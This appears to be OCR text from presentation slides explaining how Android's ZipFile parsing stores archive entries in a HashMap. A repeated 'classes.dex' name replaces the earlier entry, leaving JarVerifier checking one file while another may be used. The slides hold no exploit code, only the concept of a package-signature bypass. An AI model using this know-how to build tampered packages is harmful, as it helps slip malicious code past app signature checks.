

Flashback
File 1
File 2
File 3
File 4
Central Directory
"AndroidManifest.xml"
"classes.dex"
"resources.arsc"
"META-INF/Manifest.MF"
End Of Central Directory
AndroidManifest.xml : ZipEntry
classes.dex : ZipEntry
resources.arsc : ZipEntry
META-INF/Manifest.MF : ZipEntry
ZipFile.java
HashMap
AndroidManifest.xml
classes.dex
resources.arsc
META-INF/Manifest.MF

Parsing


HashMap: a key-value hash table map

HashMap.put(): Associates the specified value with the specified key in this map. If the map previously contained a mapping for the key, *the old value is replaced*.


HashMap


File 1
File 2
File 3
File 4A
File 4B
Central Directory
“X”
“Y”
“Z”
“classes.dex”
“classes.dex”


Parsing


File 1
File 2
File 3
File 4A
File 4B
Central Directory
"X"
"Y"
"Z"
"classes.dex"
"classes.dex"
ZipFile.java HashMap
X :
ZipEntry


Parsing


File 1
File 2
File 3
File 4A
File 4B
Central Directory
"X"
"Y"
"Z"
"classes.dex"
"classes.dex"
ZipFile.java HashMap
X :
ZipEntry
Y :
ZipEntry


Parsing


File 1
File 2
File 3
File 4A
File 4B
Central Directory
"X"
"Y"
"Z"
"classes.dex"
"classes.dex"
ZipFile.java HashMap
X :
ZipEntry
Y :
ZipEntry
Z :
ZipEntry


Parsing


File 1
File 2
File 3
File 4A
File 4B
Central Directory
"X"
"Y"
"Z"
"classes.dex"
"classes.dex"
ZipFile.java HashMap
X :
ZipEntry
Y :
ZipEntry
Z :
ZipEntry
classes.dex :
ZipEntry


Parsing


File 1
File 2
File 3
File 4A
File 4B
Central Directory
"X"
"Y"
"Z"
"classes.dex"
"classes.dex"
ZipFile.java HashMap
X : ZipEntry
Y : ZipEntry
Z : ZipEntry
classes.dex : ZipEntry


Parsing


File 1
File 2
File 3
File 4A
File 4B
Central Directory
"X"
"Y"
"Z"
"classes.dex"
"classes.dex"
JarVerifier
ZipFile.java HashMap
X : ZipEntry
Y : ZipEntry
Z : ZipEntry
classes.dex : ZipEntry

